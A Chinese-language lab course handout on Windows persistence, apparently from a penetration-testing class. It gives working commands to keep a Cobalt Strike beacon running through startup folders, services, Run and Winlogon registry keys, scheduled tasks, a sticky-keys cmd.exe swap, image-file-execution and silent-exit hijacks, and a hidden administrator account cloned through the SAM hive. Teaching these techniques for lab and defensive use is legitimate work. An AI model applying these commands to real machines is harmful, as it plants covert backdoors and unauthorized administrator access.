**免责声明：**

**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**


**希望同学们知法、懂法、守法，做一个良好公民。**

**Windows权限维持**


| 系统 | 账号 | 密码 |
| --- | --- | --- |
| kali | root | 123456 |
| win7 | administrator | 123456 |

## 0、准备

Python3传递CS生成的木马




对目标机上的木马解除安全锁定




## 1、自启动路径加载

将cs生成的木马，放到目录下后，等待目标机器关机重启上线

C:\Users\Administrator.PC\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup（Administrator用户被重命名为Administrator.PC）




重启输入密码后，等一会儿就上线了



## 2、自启动服务加载

sc create “ServiceTest” binpath= “cmd.exe /k C:\windows\temp\beacon.exe” depend= Tcpip obj= Localsystem start= auto 添加服务


sc delete ServiceTest 删除服务

将木马放到c盘临时文件夹  


然后添加自启动服务



重启输入密码后，等一会儿就上线了




## 3、自启动注册表加载

REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /V “backdoor” /t REG\_SZ /F /D “C:\windows\temp\beacon.exe”




重启输入密码后，等一会儿就上线了





## 4、定时计划任务

打开任务计划程序，创建基本任务



选择触发器，选择启动程序






重启输入密码后，等一会儿就上线了


## 5、替换辅助功能程序

系统自带的辅助功能进行替换执行，放大镜，旁白，屏幕键盘、粘滞键等均可。


但这种方法需要修改权限才能使用。

首先更改sethc.exe（粘滞键）程序的所有者 #一般的电脑连按五次shift会出现粘滞键提示。





接着便可以编辑其权限，这里需要给予自己权限



之后在windows下执行以下命令：

cd c:\windows\system32

move sethc.exe sethc.exe.bak //备份sethc.exe

copy cmd.exe sethc.exe //复制cmd.exe重命名为sethc.exe，也可以使用恶意后门文件来替代sethc.exe



最后连续按下5次”Shift”键，将弹出命令执行窗口（无需登录系统也可以执行）



## 6、映像劫持

简单的说法，就是当你打开的是程序A，而运行的确是程序B

运行notepad（记事本）启动calc（计算器）

REG ADD “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe” /v debugger /t REG\_SZ /d “C:\Windows\System32\cmd.exe /c calc”



配合GlobalFlag隐藏：程序A静默退出结束后，会执行程序B。

reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe” /v GlobalFlag /t REG\_DWORD /d 512

#512 对notepad.exe开启调试


reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe” /v ReportingMode /t REG\_DWORD /d 1

#0x1检测到进程静默退出时，将会启动监视器进程（即MonitorProcess的项值）

reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe” /v MonitorProcess /d “C:\windows\temp\beacon.exe”

或

reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe” /v MonitorProcess /d “C:\windows\system32\cmd.exe”



打开notepad后又关闭，等一会儿就上线了（靶场环境存在问题）

## 7、WinLogon配合无文件落地上线

REG ADD “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /V “Userinit” /t REG\_SZ /F /D “C:\windows\temp\beacon.exe”

注销用户重新连接时上线

## 8、屏幕保护生效后执行后门

reg add “HKEY\_CURRENT\_USER\Control Panel\Desktop” /v SCRNSAVE.EXE /t REG\_SZ /d “C:\windows\temp\beacon.exe” /f

等屏幕长时间不操作，进入保护状态的时候上线

## 9、隐藏后门木马

Attrib +s +a +h +r beacon.exe #隐藏木马


Attrib -s -a -h -r beacon.exe #恢复木马

## 10、隐藏账号

建立一个用户名为”test$”，密码为”abc123!”的简单隐藏账户,并且把该隐藏账户提升为管理员权限。


net user test$ abc123! /add

net localgroup administrators test$ /add



CMD命令行使用”net user”,看不到”test$”这个账号，但在控制面板和本地用户和组是可以显示此用户的。






彻底隐藏方法：


进入注册表（regedit），需要到”HKEY\_LOCAL\_MACHINE\SAM\SAM”，单击右建权限，把名叫：administrators的用户组给予：完全控制以及读取的权限，在后面打勾就行，然后关闭注册表编辑器，再次打开即可。




来到注册表编辑器的”HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\Names”处，点击test$用户，得到在右边显示的键值中的”类型”一项的值，找到对应的目录。



找到administrator所对应的的项的值，并把其F值复制到test$用户的F值中保存。




分别把test$和对应值导出到桌面，删除test$用户 net user test$ /del



将刚才导出的两个后缀为.reg的注册表项导入注册表中

此时本地用户和组及控制面板隐藏账号均不显示





但通过kali的rdesktop 进行验证test$能成功登录

